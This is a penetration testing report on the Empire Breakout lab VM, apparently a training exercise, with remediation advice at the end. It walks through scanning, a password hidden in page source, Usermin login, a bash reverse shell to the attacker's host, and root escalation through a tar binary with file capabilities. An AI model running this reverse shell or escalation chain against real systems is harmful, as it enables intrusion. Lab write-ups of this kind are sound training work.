Penetration Testing Report: Empire Breakout VM

Date: 05/19/2025

Prepared by: Jayson Gaa

EXECUTIVE SUMMARY

This report documents a successful penetration test conducted against the Empire Breakout virtual machine. The assessment resulted in complete system compromise, achieving root-level access through a combination of information disclosure, weak authentication, and privilege escalation vulnerabilities.

Key Findings:

- Successfully gained initial access through exposed web services
- Escalated privileges from standard user to root access
- Retrieved sensitive flags demonstrating full system compromise

SCOPE AND OBJECTIVES

Primary Objective: Gain root access to the target machine

Target Information:

- Target IP Address: 192.168.127.129
- Attack Platform: Kali Linux VM (192.168.127.128)
- Network Range: 192.168.127.0/24


METHODOLOGY

The assessment followed a standard penetration testing methodology consisting of reconnaissance, enumeration, exploitation, and privilege escalation phases.

TECHNICAL FINDINGS

Phase 1: Network Discovery and Reconnaissance


Initial network scanning was performed using Nmap to identify active hosts and open services on the target network.



```
┌──(root㉿kali)-[~]
└─# nmap 192.168.127.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 00:59 PST
Nmap scan report for 192.168.127.1
Host is up (0.0012s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
3306/tcp open  mysql
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.127.2
Host is up (0.00038s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:F8:DD:E1 (VMware)

Nmap scan report for 192.168.127.129
Host is up (0.0012s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
10000/tcp open  snet-sensor-mgmt
20000/tcp open  dnp
MAC Address: 00:0C:29:0D:86:1A (VMware)

Nmap scan report for 192.168.127.254
Host is up (0.00026s latency).
All 1000 scanned ports on 192.168.127.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:FA:81:D0 (VMware)

Nmap scan report for 192.168.127.132
Host is up (0.000031s latency).
All 1000 scanned ports on 192.168.127.132 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 7.99 seconds
```

Service Enumeration:

nmap -sC -sV 192.168.127.129



```
┌──(root㉿kali)-[~]
└─# nmap -sC -sV 192.168.127.129
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-19 01:01 PST
Nmap scan report for 192.168.127.129
Host is up (0.00054s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Apache httpd 2.4.51 ((Debian))
|_http-server-header: Apache/2.4.51 (Debian)
|_http-title: Apache2 Debian Default Page: It works
139/tcp   open  netbios-ssn Samba smbd 4
445/tcp   open  netbios-ssn Samba smbd 4
10000/tcp open  http        MiniServ 1.981 (Webmin httpd)
|_http-title: 200 &mdash; Document follows
20000/tcp open  http        MiniServ 1.830 (Webmin httpd)
|_http-server-header: MiniServ/1.830
|_http-title: 200 &mdash; Document follows
MAC Address: 00:0C:29:0D:86:1A (VMware)

Host script results:
|_nbstat: NetBIOS name: BREAKOUT, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-01-19T09:01:23
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.00 seconds
```


Discovered Services:

- Port 80: HTTP web server
- Port 10000: Webmin login interface
- Port 20000: Usermin login interface

Phase 2: Information Gathering

Web Application Analysis (Port 80):

Upon examining the web service on port 80, an encrypted message was discovered in the page source code. Further analysis revealed this message was encoded using the Brainfuck esoteric programming language cipher.




Encrypted String Found:

```
<!--
don't worry no one will get here, it's safe to share with you my access. Its encrypted :) ++++++++++[>+>+++>+++++
++>++++++++++<<<<-]>>++++++++++++++++.++++.>>++++++++++++++++++.-----.<++++++++++.-----------.>-----------.+++
+.<<+.>-.---------.++++++++++++++++++++.<-------------.>>----------.<<+++++++.++++++.
-->
```

User Enumeration:

The enum4linux tool was employed to extract information about the target system:

enum4linux -a 192.168.127.129:20000



This enumeration revealed a local user account named "cyber" on the target system.

Credential Discovery:

The encrypted message was decoded using a Brainfuck cipher decoder, revealing the following password:

.2uqPEfj3D<P'a-3

Phase 3: Initial Access

Authentication Testing:

The discovered credentials were tested against both web interfaces:

- Webmin (Port 10000): Authentication failed
- Usermin (Port 20000): Authentication successful


Access Achieved:

Successfully authenticated to Usermin interface using:

- Username: cyber
- Password: .2uqPEfj3D<P'a-3


Web Shell Access:

Navigation through the Usermin interface revealed a terminal shell feature under the login tab, providing command-line access to the system.



User Flag Retrieved:

Located user.txt file containing the user-level flag, confirming successful initial compromise.



Phase 4: Establishing Persistent Connection

Reverse Shell Establishment:

A reverse shell connection was established to the attack machine using:


bash

bash -i >& /dev/tcp/192.168.127.128/5555 0>&1

Listener Setup:

Netcat listener configured on attack machine:

nc -nvlp 5555




This provided a stable shell session for further enumeration and privilege escalation activities.

Phase 5: Privilege Escalation

Capability Enumeration:

System capabilities were enumerated using:

getcap -r /



This revealed a tar binary with elevated capabilities, representing a potential privilege escalation vector.

Sensitive File Discovery:

Examination of the /var/backups directory revealed a hidden file:

ls -la /var/backups

```
cyber@breakout:/$ ls -la /var/backups
ls -la /var/backups
total 28
drwxr-xr-x  2 root root  4096 Apr 10  2025 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-------  1 root root    17 Oct 20  2021 .old_pass.bak
cyber@breakout:/$
```

File Found: .old_pass.bak

This file was suspected to contain privileged credentials.

```
cyber@breakout:~$ ./tar -cvf old_backups /var/backups/.old_pass.bak
./tar -cvf old_backups /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
/var/backups/.old_pass.bak
cyber@breakout:~$
```

Exploitation of Tar Capabilities:

The tar binary with elevated capabilities was leveraged to access the restricted backup file:

Step 1: Create archive of sensitive file

./tar -cvf old_backups /var/backups/.old_pass.bak

Step 2: Extract archive contents

./tar -xvf old_backups

```
cyber@breakout:~$ ./tar -xvf old_backups
./tar -xvf old_backups
var/backups/.old_pass.bak
cyber@breakout:~$ ls -la
ls -la
total 612
drwxr-xr-x  9 cyber cyber   4096 Jan 19 04:32 .
drwxr-xr-x  3 root  root    4096 Oct 19  2021 ..
-rw-------  1 cyber cyber    101 Jan 19 04:31 .bash_history
-rw-r--r--  1 cyber cyber    220 Oct 19  2021 .bash_logout
-rw-r--r--  1 cyber cyber   3526 Oct 19  2021 .bashrc
drwxr-xr-x  2 cyber cyber   4096 Oct 19  2021 .filemin
drwx------  2 cyber cyber   4096 Jan 19 04:13 .gnupg
drwxr-xr-x  3 cyber cyber   4096 Oct 19  2021 .local
-rw-r--r--  1 cyber cyber  10240 Apr 26  2025 oldBackup
-rw-r--r--  1 cyber cyber  10240 Jan 19 04:32 old_backups
-rw-r--r--  1 cyber cyber  10240 Apr 26  2025 oldBackups
-rw-r--r--  1 cyber cyber    807 Oct 19  2021 .profile
drwx------  2 cyber cyber   4096 Oct 19  2021 .spamassassin
-rwxr-xr-x  1 root  root  531928 Oct 19  2021 tar
drwxr-xr-x  2 cyber cyber   4096 Jan 19 04:13 .tmp
drwx------ 20 cyber cyber   4096 Jan 19 04:13 .usermin
-rw-r--r--  1 cyber cyber     48 Oct 19  2021 user.txt
drwxr-xr-x  3 cyber cyber   4096 Apr 26  2025 var
cyber@breakout:~$
```

Root Credentials Obtained:

The extracted .old_pass.bak file contained the root password, enabling privilege escalation.

```
cyber@breakout:~$ cat var/backups/.old_pass.bak
cat var/backups/.old_pass.bak
Ts&4&YurgtRX(=~h
cyber@breakout:~$
```

Root Access Achieved:

Successfully switched to root user using the discovered password:

su root

```
cyber@breakout:~$ su root
su root
Password: Ts&4&YurgtRX(=~h
who ami
whoami
root
ls
oldBackup
old_backups
oldBackups
tar
user.txt
var
```

Root Flag Retrieved:

Located and retrieved the root flag, confirming complete system compromise.

```
cat rOOt.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}
```

VULNERABILITY SUMMARY

Critical Vulnerabilities

1. **Information Disclosure in Web Application**
    - Severity: High
    - Description: Sensitive encoded credentials exposed in HTML source code
    - Impact: Enables unauthorized access to user accounts
2. **Weak Password Storage**
    - Severity: Critical
    - Description: Root password stored in plaintext backup file
    - Impact: Complete system compromise if accessed
3. **Excessive File Capabilities**
    - Severity: High
    - Description: Tar binary configured with capabilities allowing privileged file access
    - Impact: Privilege escalation from standard user to root
4. **Insufficient Access Controls**
    - Severity: Medium
    - Description: Web shell access available through authenticated interface
    - Impact: Command execution on target system

RECOMMENDATIONS

Immediate Actions

1. Remove or properly secure the encoded credentials from web application source code
2. Eliminate plaintext password storage in backup files
3. Review and restrict file capabilities on system binaries
4. Disable or properly secure web-based shell interfaces

5. Implement principle of least privilege for all user accounts

Long-term Security Improvements

1. Implement strong password policies and regular rotation schedules
2. Deploy intrusion detection systems to monitor for suspicious activities
3. Conduct regular security audits and vulnerability assessments
4. Implement network segmentation to limit lateral movement
5. Enable comprehensive logging and monitoring
6. Apply security hardening guidelines to all web services
7. Implement multi-factor authentication where possible

CONCLUSION

The penetration test successfully achieved its objective of obtaining root access to the Empire Breakout virtual machine. Multiple critical vulnerabilities were identified and exploited in sequence, demonstrating significant security weaknesses in the current configuration. The combination of information disclosure, weak authentication mechanisms, and privilege escalation vulnerabilities created a clear path to complete system compromise.

Immediate remediation of the identified vulnerabilities is strongly recommended to prevent unauthorized access and maintain system security.